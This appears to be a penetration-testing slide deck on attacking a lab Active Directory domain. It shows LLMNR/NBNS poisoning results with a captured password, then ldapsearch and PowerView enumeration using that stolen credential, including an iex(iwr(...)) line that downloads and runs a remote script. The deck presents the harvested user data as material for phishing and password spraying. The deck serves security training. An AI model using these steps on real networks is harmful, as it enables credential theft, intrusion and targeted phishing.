


➤ Usage of LLMNR & NBNS in the PWNY.corp network

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Network Layer Protection Analysis & Attack

LLMNR/NBNS Poisoning Attack





Demo

Stealing credentials abusing LLMNR/NBTNS

➤ Results:

- » Valid user account with password
 - » PWNYP\jar.jar-binks>Welcome2015
- » Users password hashes for:
 - » PWNYP\darth.vader
 - » PWNYP\obi-wan.kenobi
 - » PWNYP\chewbacca



Phase 2 – Unprivileged Users

Taking advantage of LDAP

Phase 2 – Unprivileged user

Escalating privileges aka. lateral movement

- During phase 1, it was possible to compromise an unprivileged user account
 - » Not a local admin on any machine
 - » Not a member of any sensitive group

- What can you do with this?
 - » Login to webmail/user-mailbox
 - » Ruler
 - » Enumerate available SMB-shares
 - » SMBMap
 - » CrackMapExec
 - » Use available information in the Global Catalog to your advantage

- Use available information in the Global Catalog to your advantage
- LDAP is the underlying directory access protocol in AD
- There are no special privileges needed to bind to LDAP - any valid account can read the entire directory! (by default)
- Create very flexible queries using LDAP...
- Examples:
 - » Get a list of all domain users that contain *adm* in their account name
 - » Get a list of all domain groups that contain *adm*
 - » Get a list of all domain joined systems where operating system like *XP* or *2000*
 - » Show all groups a user is memberOf
 - » Recursively lookup all members of a group
 - » Show all user that have a description like *pass* or *pw*

Phase 2 – Unprivileged user

Lateral movement - Taking advantage of LDAP

Get a list of all domain users

```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(objectClass=user)" sAMAccountName userPrincipalName memberOf
```

Get a list of all domain groups

```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(objectClass=group)" sAMAccountName member memberOf
```

Get a list of all domain joined systems

```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(objectClass=computer)" name dNSHostName operatingSystem operatingSystemVersion lastLogonTimestamp servicePrincipalName
```


Recursively lookup all members of a group

```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(&(objectClass=user)(memberof:1.2.840.113556.1.4.1941:=CN=Domänen-Admins,CN=Users,DC=PWNY,DC=LAB))" | grep sAMAccountName | cut -d" " -f2
```

Show all groups a user is memberOf

```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(sAMAccountName=darth.vader)" sAMAccountName userPrincipalName memberOf | grep memberOf | cut -d "=" -f2 | cut -d"," -f1
```

- Another nice tool for manual analysis is Active Directory Explorer from Sysinternals
 - » You can use AD Explorer to easily navigate through the global catalog
 - » Nice GUI to explore the environment
 - » Define favorite locations
 - » View object properties and attributes without having to open dialog boxes
 - » Edit permissions
 - » View an object's schema, and execute sophisticated searches, that you can save and re-execute.



Phase 2 – Unprivileged user

Lateral movement - Taking advantage of LDAP

Search for objects with the following attributes:

Class: Benutzer -- user

Attribute: sAMAccountName

Relation: is

Value:

(sAMAccountName=*adm*)

Current Search Criteria:

Attribute	Relation	Value
sAMAccountName	contains	adm

distinguishedName	sAMAccountName
CN=Administrator,CN=Users,DC=p...	Administrator
CN=Administratoren,CN=Builtin,DC...	Administratoren
CN=Hyper-V-Administratoren,CN=B...	Hyper-V-Administratoren
CN=Schema-Admins,CN=Users,DC...	Schema-Admins
CN=Organisations-Admins,CN=Use...	Organisations-Admins
CN=Domänen-Admins,CN=Users,D...	Domänen-Admins
CN=DnsAdmins,CN=Users,DC=pw...	DnsAdmins
CN=DCAdmins,OU=global,OU=Gro...	DCAdmins
CN=MSSQLAdmins,OU=global,OU...	MSSQLAdmins
CN=ExchangeAdmins,OU=global,O...	ExchangeAdmins
CN=DHCP-Administratoren,CN=Us...	DHCP-Administratoren
CN=pwnyadm PA.,CN=Users,DC=p...	pwnyadm
CN=adm_workstations,OU=Admins...	adm_workstations

- PowerView is a PowerShell tool to gain network situational awareness on Windows domains
- No administrative credentials required
- My personal favorite
- Very useful for both “Blue” and “Red” Teams
- It contains a load of useful functions to identify possible issues in AD environments
 - » net * Functions
 - » GPO functions
 - » User-Hunting Functions
 - » Domain Trust Functions
 - » MetaFunctions
- More details can be found at:
 - » <https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon>

➤ Run PowerView from a non-domain computer

Download

```
iex(iwr("https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1"))
```

Use an alternate credential for any PowerView function

```
$SecPassword = ConvertTo-SecureString 'Welcome2015' -AsPlainText -Force
```

```
$Cred = New-Object System.Management.Automation.PSCredential('PWNYP\jar-jar.binks', $SecPassword)
```

Check if everything works

```
Get-NetDomain -Credential $Cred #test
```

```
PS C:\Users\Administrator.WORKSTATION02> iex(iwr("https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1"))
PS C:\Users\Administrator.WORKSTATION02> $SecPassword = ConvertTo-SecureString 'Welcome2015' -AsPlainText -Force
PS C:\Users\Administrator.WORKSTATION02> $Cred = New-Object System.Management.Automation.PSCredential('PWNYP\jar-jar.binks', $SecPassword)
PS C:\Users\Administrator.WORKSTATION02> Get-NetDomain -Credential $Cred #test
```

```
Forest
DomainControllers
Children
DomainMode
DomainModeLevel
Parent
PdcRoleOwner
RidRoleOwner
InfrastructureRoleOwner
Name
pwny.lab
{PWNYP\LABDC01.pwny.lab}
{}
Windows2012R2Domain
6
PWNYP\LABDC01.pwny.lab
PWNYP\LABDC01.pwny.lab
PWNYP\LABDC01.pwny.lab
pwny.lab
```

- Enumerate all users, can be used for:
 - » Phishing and other social engineering attacks
 - » Password spraying
 - » ... be creative

Get all the users

Get-NetUser -Credential \$Cred | Format-Table name, samaccountname, userprincipalname, description

Freytag, Katja	kfreytag	kfreytag@pwny.lab	Payroll representative
Unger, Christine	cunger	cunger@pwny.lab	Occupational therapist
Eichelberger, Jana	jeichelberger	jeichelberger@pwny.lab	Timber cutting and logging...
Abt, Tim	tabt	tabt@pwny.lab	Rail yard engineer
Eiffel, Diana	deiffel	deiffel@pwny.lab	Perianesthesia nurse
Seiler, Uwe	useiler	useiler@pwny.lab	Marshal
Strauss, Johanna	jstrauss	jstrauss@pwny.lab	Brokerage clerk
Keller, Silke	skeller	skeller@pwny.lab	Personnel clerk
Baier, Dieter	dbaier	dbaier@pwny.lab	Supply manager
Khornezh, TLana	tkhornezh	tkhornezh@pwny.lab	Top executive
Venonn, GNara	gvenonn	gvenonn@pwny.lab	Fish trimmer
Torin, TLane	ttorin	ttorin@pwny.lab	Cook
Restagh, JHussa	jrestagh	jrestagh@pwny.lab	Wellhead pumper
Pfeiffer, Peter	ppfeiffer	ppfeiffer@pwny.lab	Journalist
Adion, DLursa	dadion	dadion@pwny.lab	Enrollment specialist
Majjas, JGira	jmajjas	jmajjas@pwny.lab	Bureau of Diplomatic Secur...
Zimmerman, Doreen	dzimmerman	dzimmerman@pwny.lab	Court, municipal, and lice...
Pallara, Mora	mpallara	mpallara@pwny.lab	Consultant dietitian
Fink, Sara	sfink	sfink@pwny.lab	Longshoremen
Trisra, ChTihla	ctrisra	ctrisra@pwny.lab	Cleaning, washing, and met...
Becker, Ines	ibecker	ibecker@pwny.lab	Agent-contract clerk
Wexler, Kerstin	kwexler	kwexler@pwny.lab	Crossing guard
Weiss, Lisa	lweiss	lweiss@pwny.lab	Aircraft and avionics equi...
Pfeifer, Anne	apfeifer	apfeifer@pwny.lab	Voice writer
Adler, Simone	sadler	sadler@pwny.lab	Marketing coordinator
Nurussig, NKehla	nurussig	nurussig@pwny.lab	HIV/AIDS nurse
Chang, Jarod	jchang	jchang@pwny.lab	Shaper
Vollox, RValkra	rvollox	rvollox@pwny.lab	Data typist
Meyer, Yvonne	ymeyer	ymeyer@pwny.lab	Physical therapist assistant
Reinhard, Kerstin	kreinhard	kreinhard@pwny.lab	Teaching assistant
Hurn, Ellal	ehurn	ehurn@pwny.lab	Correctional treatment spe...
Frueh, Melanie	mfrueh	mfrueh@pwny.lab	Lather
Rothstein, Robert	rrothstein	rrothstein@pwny.lab	Gas pumping station operator
pwnyadm PA.	pwnyadm	pwnyadm@pwny.lab	
Vader, Darth	darth.vader	darth.vader@pwny.lab	
Skywalker, Luke	luke.skywalker	luke.skywalker@pwny.lab	
Kenobi, Obi-Wan	obi-wan.kenobi	obi-wan.kenobi@pwny.lab	
Chewbacca	chewbacca	chewbacca@pwny.lab	
Binks, Jar-Jar	jar-jar.binks	jar-jar.binks@pwny.lab	

Phase 2 – Unprivileged user

Taking advantage of LDAP

- All this information can be re-used for further attacks...
- For example:
 - » Usernames
 - » Password spraying
 - » Phone numbers
 - » Social engineering
 - » Mail addresses
 - » Phishing attacks

- Enumerate what groups a specific user is member of

List all groups of a specific user

```
Get-DomainGroup -MemberIdentity darth.vader -Credential $Cred | Format-Table cn
```

```
PS C:\Users\Administrator.WORKSTATION02> Get-DomainGroup -MemberIdentity darth.vader  
  
cn  
--  
Domänen-Benutzer  
Marketing  
Research and Development
```

```
PS C:\Users\Administrator.WORKSTATION02> Get-DomainGroup -MemberIdentity chewbacca  
  
cn  
--  
Domänen-Benutzer
```

➤ Enumerate existing groups

Get all existing groups

```
get-netgroup -Credential $Cred | Format-Table cn, distinguishedname, description
```

```
get-netgroup *adm* -Credential $Cred | Format-Table cn, distinguishedname, description
```

```
DnsupdateProxy CN=DnsupdateProxy,CN=Users,DC=pwny,DC=lab... DNS-Clients, die dynamisch
Production CN=Production,OU=global,OU=Groups,OU=pwny...
Research and Development CN=Research and Development,OU=global,OU=Groups,OU=pwny...
Purchasing CN=Purchasing,OU=global,OU=Groups,OU=pwny...
Marketing CN=Marketing,OU=global,OU=Groups,OU=pwny...
Human Resource Management CN=Human Resource Management,OU=global,OU=Groups,OU=pwny...
Accounting and Finance CN=Accounting and Finance,OU=global,OU=Groups,OU=pwny...
Sales CN=Sales,OU=global,OU=Groups,OU=pwny...
Helpdesk CN=Helpdesk,OU=global,OU=Groups,OU=pwny...
DCAdmins CN=DCAdmins,OU=global,OU=Groups,OU=pwny...
MSSQLAdmins CN=MSSQLAdmins,OU=global,OU=Groups,OU=pwny...
ExchangeAdmins CN=ExchangeAdmins,OU=global,OU=Groups,OU=pwny...
Management CN=Management,OU=global,OU=Groups,OU=pwny...
DHCP-Benutzer CN=DHCP-Benutzer,CN=Users,DC=pwny,DC=lab... Mitglieder, die nur über DHCP zugreifen können
DHCP-Administratoren CN=DHCP-Administratoren,CN=Users,DC=pwny,DC=lab... Mitglieder, die Administratorzugriff haben
adm_workstations CN=adm_workstations,OU=Admins,OU=pwny,DC=lab...
```

```
cn distinguishedname description
--
Administratoren CN=Administratoren,CN=Builtin,DC=pwny,DC=lab... Administratoren haben uneingeschränkten Zugriff
Hyper-V-Administratoren CN=Hyper-V-Administratoren,CN=Builtin,DC=pwny,DC=lab... Die Mitglieder dieser Gruppe erhalten Administratorzugriff
Schema-Admins CN=Schema-Admins,CN=Users,DC=pwny,DC=lab... Designierte Administratoren des Schema-Admins
Organisations-Admins CN=Organisations-Admins,CN=Users,DC=pwny,DC=lab... Angegebene Administratoren der Organisation
Domänen-Admins CN=Domänen-Admins,CN=Users,DC=pwny,DC=lab... Administratoren der Domäne
DnsAdmins CN=DnsAdmins,CN=Users,DC=pwny,DC=lab... Gruppe "DNS-Administratoren"
DCAdmins CN=DCAdmins,OU=global,OU=Groups,OU=pwny...
MSSQLAdmins CN=MSSQLAdmins,OU=global,OU=Groups,OU=pwny...
ExchangeAdmins CN=ExchangeAdmins,OU=global,OU=Groups,OU=pwny...
DHCP-Administratoren CN=DHCP-Administratoren,CN=Users,DC=pwny,DC=lab... Mitglieder, die Administratorzugriff haben
